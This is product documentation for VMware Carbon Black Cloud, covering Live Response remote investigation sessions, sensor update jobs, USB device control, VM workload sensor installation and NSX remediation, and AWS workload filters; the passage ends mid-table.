Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats using a command line interface.

Enable or disable Live Response

To use Live Response, users must be assigned a role with Live Response permissions in the Carbon Black Cloud. Live Response is available on endpoints running a version 3.0 or later sensor and which have been assigned a policy with Live Response enabled.

To enable or disable Live Response by policy

- 1 Click **Enforce**, then **Policies**.
- 2 Select a policy group.
- 3 In the **Sensor** tab, select or deselect the **Enable Live Response** checkbox as applicable, then click **Save**.

To disable Live Response by endpoint

- 1 Click **Endpoints** and select the sensors.
- 2 Click **Take Action**, then **Disable Live Response**, and confirm the action.

Note You can also disable Live Response during a command line sensor installation by using the `DISABLE_LIVE_RESPONSE` option.

Initiate a Live Response session

When you activate Live Response, you create and attach to a *session*. Up to 100 sessions can be running simultaneously, and multiple users can be attached to the same session. Each session is limited to 250 commands.

Live Response can be used on devices in bypass mode or quarantine.

To initiate a Live Response session

- 1 Click **Endpoints** and select the sensor. You can also initiate a Live Response session on the Alerts, Alert Triage, and Investigate pages.
- 2 In the **Take Action** column, click the **>_** to start a Live Response session. On other pages, click the **Take Action** button to select the start a Live Response session option.

- 3 Click in the command window area and type the `help` command to view a list of available commands or use the [Live Response Commands](#). Type `help commandname` to get help about a specific command.

Note If more than one user submits a command through the session at approximately the same time, each command must finish executing before the next one can begin. One user can undo or otherwise modify what another user is doing.

Live Response command window status indicator

The command window is color-coded to denote a particular status and message.

- **Green:** The sensor is connected and a session is established. The host name for the endpoint displays.
- **Yellow:** The CB backend is waiting for the sensor to check in, or no endpoint is connected because no session is attached.
- **Red:** A session cannot be established with the sensor because the endpoint is offline, the sensor is disabled, or the sensor version does not support Live Response.

End a Live Response session

You can leave or terminate a Live Response session.

- Click **End my session** to leave your session. Other users attached to the session will remain until the session is terminated.
- Enter command `detach` to leave your session. Other users attached to the session will remain until the session is terminated.
- Enter command `detach -q` to terminate the session. Any other users attached to the session will also be detached.

Note By default, sessions timeout after 15 minutes of inactivity. The following events cause a session timeout:

- If a sensor does not check-in with the backend for 15 minutes, the sensor will timeout.
- If there is 15 minutes of inactivity in the sensor user interface, the session will timeout.

Live Response activity logging

Live Response activity is logged on accessed sensors and the Carbon Black Cloud backend. Commands executed during a session for any accessed sensors are logged in the `cbblr.log` file, located in the sensor installation folder on the endpoint.

Live Response Commands

The commands listed in the following table are supported by Live Response.

Live Response supports the keyboard paste option. Use `ctrl+v` or `cmd+v` to paste into the terminal.

Command	Description
cd [dir]	Change the current working directory. Options include absolute, relative, drive-specific, and network share paths.
clear	Clear the console screen; you can also use the cls command for this purpose.
delete [path]	Delete the file specified in the path argument. The file is permanently deleted; it is not sent to the Recycle Bin.
detach	Detach from the current Live Response session. If a session has no attachments, it remains live until it times out (five minutes by default). The same action is performed by the End my session button.
detach -q	Terminate the current Live Response session. If a session has other users attached, these users will also be detached from the session.
dir	Return a list of files in the current directory.
drives	List the drives on the remote endpoint. This is for Windows only.
exec [processpath]	<p>Execute a background process specified in the processpath argument on the current remote endpoint. By default, process execution returns immediately and output is to stdout and stderr.</p> <ul style="list-style-type: none"> ■ Options can be combined: <ul style="list-style-type: none"> ■ exec -o outputfile processpath: Redirect the process output to the specified remote file, which you can download. ■ exec -w processpath: Wait for the process to exit before returning. ■ You can combine the options as shown in the following example to execute and capture the output from a script: <ul style="list-style-type: none"> ■ exec -o c:\output.txt -w ■ c:\scripts\some_script.cmd ■ You must provide the full path to the process for the processpath argument. <ul style="list-style-type: none"> ■ c:\windows\system32\notepad.exe
execfg	Execute a process on the current remote endpoint and return stdout/stderr.
	<ul style="list-style-type: none"> ■ execfg -o: Write temporary command output to remote file. Launch a process on the remote endpoint, wait for it to complete and return stdout/stderr. Use the -o to write stdout and stderr content to a specific file before returning it to the Live Response session.
get [path]	Obtain the file that is specified in the path argument from the remote endpoint and download it to the local endpoint.
help	<p>Show the Live Response session commands with a brief description of each. If a command name is added, show the description of the specified command, with additional details (such as options) if available.</p>
	<ul style="list-style-type: none"> ■ For example:help dir
kill	Terminate the specified process.
memdump [filepath]	<p>Take a kernel memory dump and store it to the given file path, which must include a file name. Starting with Windows sensor version 3.5.0.1523, memdump will generate a kernel memory dump (and user space, if kernel debugging is enabled). For information on enabling kernel debugging, see Microsoft's documentation.</p> <p>Memory dumps can take several minutes, and an (*) icon in the Live Response window indicates that it is still in progress. This is for Windows only.</p>
mkdir	Make a directory on the remote endpoint.

Command	Description
ps or tasklist	Obtain a list of processes from the remote endpoint. Analysis information for a newly discovered process might not yet be fully committed to the Carbon Black Cloud database and therefore not viewable.
put [remotepath]	Put a file from the local endpoint onto the remote endpoint at the specified path. You specify the file in the Open dialog of the browser, after the command is entered in Live Response.
pwd	Print the current working directory.
reg	View or modify Windows registry settings (Windows endpoints only). The syntax of this command is: ■ reg [action] [key] [options]

About Updating Sensors on Endpoints through the Console

You can add up to 10,000 sensors to an upgrade request (job) in the Carbon Black Cloud console. After a Sensor Update Status (SUS) job is created, it can remain in a pending state while other jobs are being processed.

Sensor updates are prioritized by the date of the request, from oldest to newest. When there are less than 500 sensors eligible for update in all currently processing jobs, oldest jobs are promoted first. If 500 upgrade slots are taken by the same job, Carbon Black can also pull in 10 sensors from a smaller job.

Note The completion of large update requests can be delayed if subsequent, smaller requests follow. Of the concurrent sensors available to update at a time, sensors from smaller requests are given priority for updates over larger processing requests.

An organization can have multiple 10,000 sensor update jobs at the same time.

The number of concurrent updates is the lesser of 25% of the total organization size or 500. For example, an organization that has 100 total sensors would hint up to 25 sensors to update at a time, and an organization that has 100,000 sensors would hint up to 500 sensors to update at a time. When an individual sensor completes its update process successfully or returns an error, a new sensor can be added to the processing queue to be updated.

The system attempts to upgrade up to 500 sensors at a time, and only considers sensors that are in a processing state (not pending). A job can only be promoted from pending to processing if at least one of its sensors has checked in within the last 30 minutes.

The processor runs every five minutes to see how many openings there are currently in the queue. It adds eligible sensors to the queue and sends hints for eligible sensors that are already in the queue. Sensors must have checked in within the last 30 minutes to be considered, and then must check in again after they are assigned a position in the queue.

SUS waits four hours before clearing any openings in a cancelled job. If a cancelled job had sensors, sensors that are in the processing state fill those openings in the queue.

Note Processing updates automatically timeout after two weeks. Timeouts occur even if the sensor has been hinted for an update, but the sensor has not successfully completed the update.

To monitor the status of sensor updates, see [View Progress of Sensor Updates](#).

Initiate Sensor Updates

You can update sensors in multiple ways.

For general information about updating sensors through the console, see [About Updating Sensors on Endpoints through the Console](#).

For methods and detailed steps to update sensors, see [Updating Sensors on Endpoints](#) in the Sensor Installation Guide.

After initiating sensor updates, view the progress of your updates on the **Inventory > Endpoints > Sensor Updates Status** tab. See [View Progress of Sensor Updates](#) and [Sensor Status and Details](#).

View Progress of Sensor Updates

You can monitor the status of sensor updates on the **Sensor Update Status** tab on the Endpoints page.

To stop a processing or pending update request, click the **Stop** icon in the **Actions** column.

Sensor Update Status

The progress of a sensor update is indicated by the **Status** column, along with an accompanying progress bar.

- **Pending:** Update has been requested but has not begun to process; corresponds with the **Requested** column timestamp.
- **Processing:** Update is currently in progress; updates will automatically timeout after two weeks.
- **Completed:** All sensors in the update have either succeeded or failed; corresponds with the **Completed** column timestamp.
- **Stopped:** Update has been cancelled; stopped updates cannot be restarted. A new update must be initiated.

Note Processing updates automatically timeout after two weeks. Timeouts occur even if the sensor has been hinted for an update, but the sensor has not successfully completed the update. Typically, sensors that have not updated due to a timeout will show a "Sensor unresponsive" error. This indicates that the sensor could not be reached for an update within the two-week period.

View results of sensor updates

After an update begins to process, the number of successful or failed sensor updates begin to populate in the table in the **Updated** and **Errors** columns. When completed, the sum of successful updates and any failed updates match the initial number of sensors requested for update in the **Sensors** column.

View Updated Sensors

Click the hyperlinked number of successfully updated sensors in the **Updated** column to view the updated sensors on the **Endpoints** tab. A hyperlink only appears if an update request is either **Completed** or **Stopped** and if the number of updated sensors is fewer than 500.

Export Results

In the **Actions** column, click the **Export** icon to download a CSV file of any **Completed** or **Stopped** update request.

Use the CSV file to view full results of updates. The file contains useful information about your updates, including the Device IDs of all requested sensors, their initial and updated sensor versions, and the reason for any update failure.

View Failed Sensors and Errors

Click the hyperlinked number of failed sensors in the **Errors** column to view the failed sensors on the **Endpoints** tab. A hyperlink only appears if an update request is either **Completed** or **Stopped** and if the number of failed sensors is fewer than 500.

If an update contains failures, click the caret on the left of the row in the table to view a summary of failure reasons. Sensors can fail due to:

- **Sensor unresponsive:** The sensor was offline or failed to check in with the system during the timeframe of the update.
- **No sensor found:** The sensor could not be found. The sensor is probably deregistered.
- **Update stopped by user:** The update request was stopped by a user before the sensor could update.
- **Update error:** The sensor failed to update to the targeted version.

Column	Description
Requested	Date and time of the initial update request.
Completed	Date and time of the finished update. An update can show this status even if it contains both successful and failed sensor updates.
Status	Progress of a sensor update. The status of an update can be: Pending, Processing, Completed, or Stopped.
Sensors	Total number of sensors requested for an update.
Updated	Number of successfully updated sensors. This number will change as more sensors are successfully updated until the update has completed or has been stopped.

Column	Description
Errors	The number of sensors that have failed to update. This number will change as more sensors fail to update, until the request has completed or has been stopped.
Actions	Click the Stop icon to stop a processing or pending request. When updates are completed or stopped, click the Export icon to download a CSV file to view the full results of the update request.

USB Devices

You can gain visibility and control over USB storage devices detected in your environment. In addition, you can create approvals for trusted devices, block untrusted devices, or monitor access to devices.

USB Devices Approval

You can gain visibility and control over USB storage devices detected in your environment. In addition, you can review USB devices, create approvals for trusted devices, and manage approvals.

Approvals are global and blocking is enabled by policy. First approve USB devices and then block access to all unapproved devices on the **Policies** page. This ensures that any device that has not been approved by you will be blocked.

You view all detected USB storage devices on the **USB Devices** tab. Review when the device was first and last seen, its approval status, the last endpoint it was seen on, the policy associated with the last endpoint, and the number of policies with blocking on or off.

You can approve either multiple detected devices or a single device on the **USB Devices** tab. You can approve devices by uploading a CSV file to add multiple devices, create approvals for vendors and products, or approve a specific device on the **Approvals** tab .

Vendor and product IDs are device-generated 16-bit hexadecimal numbers (e.g., 0xC123) used to identify USB devices. You need these IDs to approve vendors and products, and a serial number to create a specific approval.

Approve USB Devices

You approve either multiple detected storage devices or a single device.

Procedure

- 1 On the left navigation pane, click **Inventory > USB Device** and select the **USB Devices** tab.
- 2 Create approval for one or more detected storage devices.
 - To create approvals for multiple USB devices, select more than one storage device, and click **Approve**.
 - Locate a specific device and **Approve** within the **Approval Status** column.

Device information like **Vendor ID**, **Product ID**, and **Serial Number** are pre-filled for a USB device detected in your environment. Populate with **Additional Details** like name of approval and notes.

- 3 To keep your changes, click **Save**.

Results

The **Approval Status** changes to **Approved**, and you can view the approval under the **Approvals** tab.

Add Approval

Use this procedure to create approvals for vendors and products, or specific devices.

Procedure

- 1 On the left navigation pane, click **Inventory > USB Device** and select the **Approvals** tab.
- 2 To create an approval for a device type or a specific device, click **Add Approval**.
- 3 Populate the text box with new **Vendor ID** and **Product IDs**, or select from IDs detected in your environment.
- 4 Optional. Add **Additional Details** like name of approval and notes.
- 5 To create a specific approval, also include the **Serial Number**.
- 6 To add the approval, click **Save**.

What to do next

Once you approve the USB devices, enable blocking of unapproved devices on the **Enforce > Policies** page. All devices are allowed until blocking is enabled.

Add Devices for Approval

You can add multiple devices for approval by uploading a CSV file.

Procedure

- 1 On the left navigation pane, click **Inventory > USB Device** and select the **Approvals** tab.
- 2 Click the **Upload CSV** button.
- 3 In the **Upload CSV** pop-up, download template for reference or upload your populated with devices information CSV file.
The file must include **vendor_id**, **product_id**, and **serial_number**. Optionally, you can also include **approval_name** and **notes**.
- 4 To add approvals for all USB devices listed in the CSV file, click **Upload**.

Block USB Devices

All detected USB storage devices are allowed access until you block unapproved devices.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies** and select the **Prevention** tab.
- 2 Turn on blocking by selecting **Block access to all unapproved USB devices**.
- 3 To apply the same setting to all policies or a specific set of policies, click **Copy setting to other policies**.

Monitor USB Devices Access

If an end user attempts to access a blocked USB storage device, the system triggers a deny policy action, resulting in an alert. You view device control alerts on the **Alerts** page.

Procedure

- 1 On the left navigation pane, click **Alerts**.
- 2 To filter results on device alerts, select the **USB Device Control** from the **Type** filter.
- 3 **Double-click** an alert or click the **>** to the right of the **Actions** column to view the expanded right-side panel.
In this panel, view device details like vendor ID, product ID, and serial number.
- 4 To approve the blocked USB device, click **Approve**.
- 5 Optional. Go to the **Inventory > USB Devices** page to view all devices detected in your environment.

Securing VM Workloads

You can secure workloads in your data center using the Carbon Black Cloud console.

To get started, first [Setting Up Your CWP Appliance](#). After you configure the appliance, you can view your workloads inventory on the **Not Enabled** tab.

To secure your workloads:

- You must install a Carbon Black Cloud sensor on every workload that you want to monitor. To view the workloads that are eligible for sensor installation, refer to the **Not Enabled** tab.
For information regarding sensor installation for workloads, see [Install sensors on eligible workloads](#).
- After the sensor installs, you monitor and manage your workloads within the **Enabled** tab. You can create sensor groups, set policies, and take actions to meet your organization's security needs.

VM Workloads Filters

Once you have your deployed VM workloads (VMs) available in the **Enabled** tab of the Carbon Black Cloud console, you can enhance the search result with receiving only VMs sensors of interest.

Status

You filter sensors by status to receive only the state of a sensor's installation or activeness, as well as any admin actions taken on the sensor. The filtered content appears in the **Status** column and may contain multiple icons to indicate the state of the sensor.

Sensor Status	Description
Deregistered	Sensors are deregistered or uninstalled; they will persist on the VM Workloads page in this status until removed.
Sensor out of date	Sensors must update to the latest version.
Active	Sensors checked in within the last 30 days.
Inactive	Sensors not checked in within the last 30 days.
Bypass	Admin sets the sensors to a Bypass mode and all policy enforcement on the device is disabled, and the sensor cannot send data to the cloud. Another reason for a sensor to enter momentarily into Bypass mode is during the sensor update. For more details, see Bypass Reasons .
Errors	Sensors are reporting errors.
Pending install	Sensors are not yet installed following an installation request email sent to a user.
Quarantine	Admin sets the sensors to Quarantine mode that isolates them from the network to mitigate spread of potentially malicious activity.
Pending update	Sensors are not yet updated following an upgrade request.

Sensor Version

You filter the installed sensors by version information.

Groups

The Unassigned group filter shows only sensors which metadata does not match any group criteria.

Policy

The Standard policy filter lists sensors that are:

- Newly deployed and are assigned the Standard policy by default.
- Do not meet a group's criteria and are assigned the default Standard policy.

Golden Image Status

You filter the deployed assets based on their type: as golden images with clones, or as VM workloads.

Operating System

You filter sensors based on their devices' operating system, such as Linux and Windows.

Signature Status

The status of each sensor signature version displays in the **Sig** column.

Signature Status	Description
Not Applicable	Unidentifiable sensor signature version. This is present for macOS and Linux sensors that are not supported.
Not Available	The sensor signature version is not yet reported (square icon) if the local scan is not configured, or if the sensor encountered an error after local scan was configured, such as a connectivity issue
Out of date	The sensor signature files show as out-of-date (triangle icon) one week after being disabled, until the updates are reenabled.
Up to date	The sensor signature files are up-to-date (circle icon) if the signature version installed is released within 7 days of the current date.

Install Sensors on VM Workloads

Use this procedure to install sensors on VM workloads through the Carbon Black Cloud console.

Prerequisites

- Make sure you have configured firewall correctly. For information on configuring firewall, see *VMware Carbon Black Cloud Sensor Installation Guide*.
- The only supported protocol for proxy connection is HTTP.
- To obtain the Carbon Black launcher for Windows VMs with proxy support, install or upgrade VMware Tools to version 11.3.0 or later.

Procedure


- 1 On the navigation bar, select **Inventory > VM Workloads**.
- 2 Click the **Not Enabled** tab and select eligible workloads.

Eligible workloads are running a supported OS and have a correct version of the VMware Tools with the Carbon Black launcher.

NAME	OS	VMWARE TOOLS	ADDED
Windows 10 (64-bit)	Microsoft Windows 10 (64-bit)	11333	6:23:35 am Aug 9, 2021
Windows Server 2012 (64-bit)	Microsoft Windows Server 2012 (64-bit)	11328	6:19:36 am Mar 16, 2021

- 3 Click the **Take Action** drop-down menu and select **Install sensors**.

- 4 Select the sensor version to install.



- 5 Optional. Update the sensor configuration file with proxy settings.

The configuration file tells both the Carbon Black sensor and the Carbon Black launcher what proxy to use.

- a Click the **Download a template** link to use a sample configuration file.

The company registration code and the Carbon Black Cloud URL are pre-populated in the template.

- b Add the proxy server by specifying the server name and port number in the configuration file.

HTTPS is not supported.

- c Click **Upload File** to upload the sensor configuration file that contains command line installation options such as the proxy configuration information.

- 6 Click **Install**.

You see a **Sensor installation submitted** notification and the install status for the VM changes to **In Progress**.

It takes up to 5 minutes for the installation to complete.

Results

After the sensor installs, it appears on the **Enabled** tab.

Monitor VM Workloads

While in the **Enabled** tab, you can view the sensor details for a VM workload such as sensor status, sensor signature version, policy, and vulnerability. You can search for a set of workloads and narrow down the search result through filter facets.

You can also monitor a specific VM workload.

Procedure

- 1 On the left navigation pane, click **Inventory > VM Workloads** and select the **Enabled** tab.
 - 2 To view details on a VM workload of interest, locate the workload and double-click its row, or select the **>** icon.
 - a View details on the workload such as its sensor version, signature pack status, active directory distinguished name, and vCenter Server details.
-
- Note** The vCenter Server data displays after Carbon Black Cloud Workload Appliance deployment.
- b To see risk-prioritized list of OS and App vulnerabilities in your vSphere environment with ability to perform a manual on-demand assessment for patch validation, click the **>** icon within the **Vulnerabilities** section.
 - c To view detailed assessment of a certain risk, click the expand icon .
- 3 To download a CSV file with all the filtered VM workloads and the associated data, click the **Export** button.

Take Action on a VM Workload

You can perform actions on selected VM workloads and their sensors from the **Enabled** tab.

Prerequisites

Install sensors on eligible VM workloads. You can view eligible workloads in the **Not Enabled** tab. For information on how to install sensors on VM workloads, see the Sensor Installation guide.

Procedure

- 1 On the left navigation pane, click **Inventory > VM Workloads** and select the **Enabled** tab.
 - 2 Locate the **Status** column and select the check box for one or more VM workloads you wish to take action upon.
- The **Take Action** drop-down menu appears.

- 3 Select an action for a single or a group of VM workload sensors.

Option	Description
Assign policy	Use it to determine prevention behavior. Each workload sensor, or sensor group is assigned to a policy. You can set an automatic assignment of a policy to sensors or manually assign one of the pre-defined policies.
Update sensors	Use it to update the sensor version on the selected VM workload or the sensors on all present workloads.
Start background scan	Use it so that the sensor performs an initial, one-time inventory scan in the background to identify malware files that are pre-existing on the workload. <ul style="list-style-type: none"> ■ If the policy controlling the workload has background scans enabled, the sensor runs the type of scan specified in that policy. (standard or expedited) ■ If the policy controlling the workload does not have background scans enabled, the sensor runs a standard background scan by default. For general information regarding how background scans are handled in Carbon Black Cloud, see: Background Scans .
Pause background scan	Use it to release the workloads from the background scan. If the scan is in progress as a result of policy and you pause the background scan, it will only be temporarily paused. The scan restarts when the service or VM workload restarts.
Enable bypass	Use it to disable policy enforcement on the workload. The sensor stops sending data to the cloud.
Disable bypass	Use it to enable policy assignment to sensors.
Quarantine assets	Use it to quarantine workloads that detect as interacting badly. This limits the outbound traffic and stops all inbound traffic to such VM workloads.
Unquarantine assets	Use it to release VM workloads from the quarantine state.
Uninstall sensors	Use it to uninstall macOS and Windows sensors. After you uninstall a sensor, it persists on the VM Workloads page as a deregistered sensor until you delete it.
Delete deregistered assets	Use it to completely remove the sensor from the Carbon Black Cloud console.
Disable Live Response	Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats. Keep in mind that this action cannot be undone. You must reinstall the sensor to enable Live Response.
Query assets	Use it to run a predefined or your own SQL query against the VM workload.
Apply NSX Tag	Use it to remediate compromised VM workloads by applying NSX distributed firewall policies with associated tags.
Remove NSX Tags	Use it when the vulnerable VM workloads are already remediated.

Results

You are presented with confirmation of your action. The status of the workloads and their sensors updates accordingly.

Use Live Response for VM Workloads

Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats using a command line interface.

Enable or disable Live Response

To use Live Response, users must be assigned a role with Live Response permissions in the Carbon Black Cloud. Live Response is available on endpoints running a version 3.0 or later sensor and which have been assigned a policy with Live Response enabled.

To enable or disable Live Response by policy

- 1 Click **Enforce**, then **Policies**.
- 2 Select a policy group.
- 3 In the **Sensor** tab, select or deselect the **Enable** Live Response checkbox as applicable, then click **Save**.

To disable Live Response by endpoint

- 1 Click **Endpoints** and select the sensors.
- 2 Click **Take Action**, then **Disable** Live Response, and confirm the action.

Note You can also disable Live Response during a command line sensor installation by using the `DISABLE_LIVE_RESPONSE` option.

Initiate a Live Response session

You activate Live Response for a VM workload by using the **Go Live** icon  under the **Actions** column. The button can be either enabled, disabled, or not present.

Enabled ()	The VM is live and the necessary Live Response permissions are present.
Disabled ()	The VM has not contacted the Carbon Black Cloud server within the last 30 minutes. Ideally, the VM <code>lastContactTime</code> must be within 30 minutes.
Not present	<p>When you are not assigned the Live Response specific permissions role.</p> <p>You must have the <code>org.liveresponse.session</code> (Read, Write) permissions at the minimum.</p> <p>For more information on user role permissions, see Permissions Matrix.</p>

When you activate Live Response, you create and attach to a *session*. Up to 100 sessions can be running simultaneously, and multiple users can be attached to the same session. Each session is limited to 250 commands.

Live Response can be used on devices in bypass mode or quarantine.

To initiate a Live Response session

- 1 Click **Endpoints** and select the sensor. You can also initiate a Live Response session on the Alerts, Alert Triage, and Investigate pages.
- 2 In the **Actions** column, click the **Go Live** icon  to start a Live Response session.
- 3 Click in the command window area and type the `help` command to view a list of available commands or use the [Live Response Commands](#). Type `help commandname` to get help about a specific command.

Note If more than one user submits a command through the session at approximately the same time, each command must finish executing before the next one can begin. One user can undo or otherwise modify what another user is doing.

Live Response command window status indicator

The command window is color-coded to denote a particular status and message.

- **Green:** The sensor is connected and a session is established. The host name for the endpoint displays.
- **Yellow:** The CB backend is waiting for the sensor to check in, or no endpoint is connected because no session is attached.
- **Red:** A session cannot be established with the sensor because the endpoint is offline, the sensor is disabled, or the sensor version does not support Live Response.

End a Live Response session

You can leave or terminate a Live Response session.

- Click **End my session** to leave your session. Other users attached to the session will remain until the session is terminated.
- Enter command `detach` to leave your session. Other users attached to the session will remain until the session is terminated.
- Enter command `detach -q` to terminate the session. Any other users attached to the session will also be detached.

Note By default, sessions timeout after 15 minutes of inactivity. The following events cause a session timeout:

- If a sensor does not check-in with the backend for 15 minutes, the sensor will timeout.
 - If there is 15 minutes of inactivity in the sensor user interface, the session will timeout.
-

Live Response activity logging

Live Response activity is logged on accessed sensors and the Carbon Black Cloud backend. Commands executed during a session for any accessed sensors are logged in the `cblr.log` file, located in the sensor installation folder on the endpoint.

Remediate VM Workloads

The integration between Carbon Black Cloud Workload and NSX-T orchestrates network remediations using NSX-T Distributed Firewall (DFW) policies, and associated tags. After registering the Carbon Black Cloud Workload with the NSX Manager, you can use the newly created NSX policies to remediate VM workloads within the Carbon Black Cloud console, or remove already applied NSX policies tags from certain VM workloads.

Once the Carbon Black Cloud generates an alert for a certain VM workload, you can trigger NSX remediation for that workload either from the **Inventory > VM Workloads** page, or from the **Alerts** page. This procedure describes the flow within the **Alerts** page.

Note Only one NSX tag can be applied to a VM workload. If you want to update the tag with a new one, you must remove the existing tag. Then, perform NSX remediation to apply the new tag.

Prerequisites

- The VM workload must be associated with a Carbon Black Cloud Workload appliance that is registered with NSX, and has an active NSX connectivity. For information on registering the appliance with NSX, see *VMware Carbon Black Cloud Workload Guide*.
- The VM workload must have a Carbon Black sensor installed with the following versions:
 - For Windows - 3.6 or later.
 - For Linux - 2.9 or later.
- The VM workload must be on an NSX N-VDS (opaque network) to have the **Apply NSX Tag** option available.

Procedure

- 1 From the left navigation pane, select **Alerts** and locate the alert for the compromised VM workload.
- 2 Double-click the alert row, or select the > icon, and locate the **Remediation** section in the details pane.
- 3 To trigger the remediation, click the **Apply NSX Tag**.

- 4 Select an NSX DFW tag and associated policy to apply to the VM workload from the drop-down menu.

Option	Description
CB-NSX-Quarantine	With this policy, the VM workload associated with the pre-registered tag is quarantined from the network. This is a read only policy for NSX administrators. The policy only allows the following network flows: <ul style="list-style-type: none"> ■ DHCP for IP addresses and DNS traffic for name resolution. ■ HTTPS traffic to a list of FQDNs required by the sensor to remain connected to Carbon Black Cloud. The VM has a limited internet connectivity specified by the FQDNs in the policy definition.
CB-NSX-Isolate	With this policy the VM workload associated with the pre-registered tag is completely isolated from the network. This is a read only policy for NSX administrators.
CB-NSX-Custom	This policy is fully customizable. By applying this policy, the NSX administrator can enforce any rules on VM workloads. Thus, advanced users can create a custom security posture.

When DFW policy applies, you see a status icon showing that the workload is now restricted by the NSX tag.

What to do next

If one or more workloads are already remediated, you can remove the tags by selecting the **Remove NSX Tags**.

Assign Policy to a Sensor Group

To control the settings of your VM workloads, you can automatically assign policies to the workloads sensors.

By default, each newly installed sensor on the workload is assigned the Standard policy. You can change the policy rules assigned to the sensors by creating sensor groups. All the sensors in the sensor groups receive automatic assignment to a policy depending on the criteria you set and the associated metadata. For information about setting up a criteria, see [Sensor Group Criteria Configuration Details](#).

Procedure

- 1 On the left navigation pane, click **Inventory > VM Workloads**.

- 2 Click the **Add Group** button.

The **Add Group** screen appears.

- 3 To define the criteria for collecting sensors in a group, populate the criteria and the settings fields.

- 4 To apply the changes, click **Save**.

Results

Once your sensor group creates, it is listed in the **Sensor Groups** left panel. You can also see the number of sensors with applied policies in the **Enforce > Policies > VM** column.

NAME	EP	VM
Monitored	0	56
Standard	11	56
Advanced	0	2

What to do next

You can edit or delete a specific sensor group. If you decide to reorder the existing sensor groups, keep in mind that changing their order defines how policies are assigned to the sensors. Assigning policies is always from top to bottom.

Securing AWS Workloads

The Carbon Black Public Cloud separates the detected AWS workloads (EC2 instances) from the vSphere-based workloads. The Carbon Black Cloud Workload Protection solution secures the EC2 instances and the AWS accounts together with any adjacent resources needed for running applications on these instances. You can view the discovered instances by navigating to the **Inventory > AWS > AWS Workloads** page.

As a cloud administrator, you can perform number of actions in this page, such as determine the EC2 instances associated with a specific AWS account, filter an inventory data set, view instances security state, and distinguish the protected from the unprotected instances.

AWS Workloads Filters

Once you have the AWS workloads (EC2 instances) available in the inventory of the Carbon Black Cloud console, you can narrow down the number of the instances present in the **Inventory > AWS** page by using the filter facets in the left **Filters** pane

Filter Facet	Description
Account ID	You filter available EC2 instances by the ID of your onboarded AWS account they belong to.
VPC ID	Filter the EC2 instances by the ID of the virtual network dedicated to the onboarded AWS account.
ASG	Filter the EC2 instances that are part of an Auto Scaling Group (ASG).
AWS Tags	You can filter EC2 instances by specifying the tags associated with certain AWS resources.

Filter Facet	Description																					
Status	<p>You filter sensors by status to receive only the state of a sensor's installation or activeness, as well as any admin actions taken on the sensor. The filtered content appears in the Status column and may contain multiple icons to indicate the state of the sensor.</p> <table border="1"> <thead> <tr> <th>Sensor Status</th><th>Description</th></tr> </thead> <tbody> <tr> <td>Deregistered</td><td>Sensors are deregistered or uninstalled; they will persist on the VM Workloads page in this status until removed.</td></tr> <tr> <td>Sensor out of date</td><td>Sensors must update to the latest version.</td></tr> <tr> <td>Active</td><td>Sensors checked in within the last 30 days.</td></tr> <tr> <td>Inactive</td><td>Sensors not checked in within the last 30 days.</td></tr> <tr> <td>Bypass</td><td>Admin sets the sensors to a Bypass mode and all policy enforcement on the device is disabled, and the sensor cannot send data to the cloud. Another reason for a sensor to enter momentarily into Bypass mode is during the sensor update. For more details, see Bypass Reasons.</td></tr> <tr> <td>Errors</td><td>Sensors are reporting errors.</td></tr> <tr> <td>Pending install</td><td>Sensors are not yet installed following an installation request email sent to a user.</td></tr> <tr> <td>Quarantine</td><td>Admin sets the sensors to Quarantine mode that isolates them from the network to mitigate spread of potentially malicious activity.</td></tr> <tr> <td>Pending update</td><td>Sensors are not yet updated following an upgrade request.</td></tr> </tbody> </table>		Sensor Status	Description	Deregistered	Sensors are deregistered or uninstalled; they will persist on the VM Workloads page in this status until removed.	Sensor out of date	Sensors must update to the latest version.	Active	Sensors checked in within the last 30 days.	Inactive	Sensors not checked in within the last 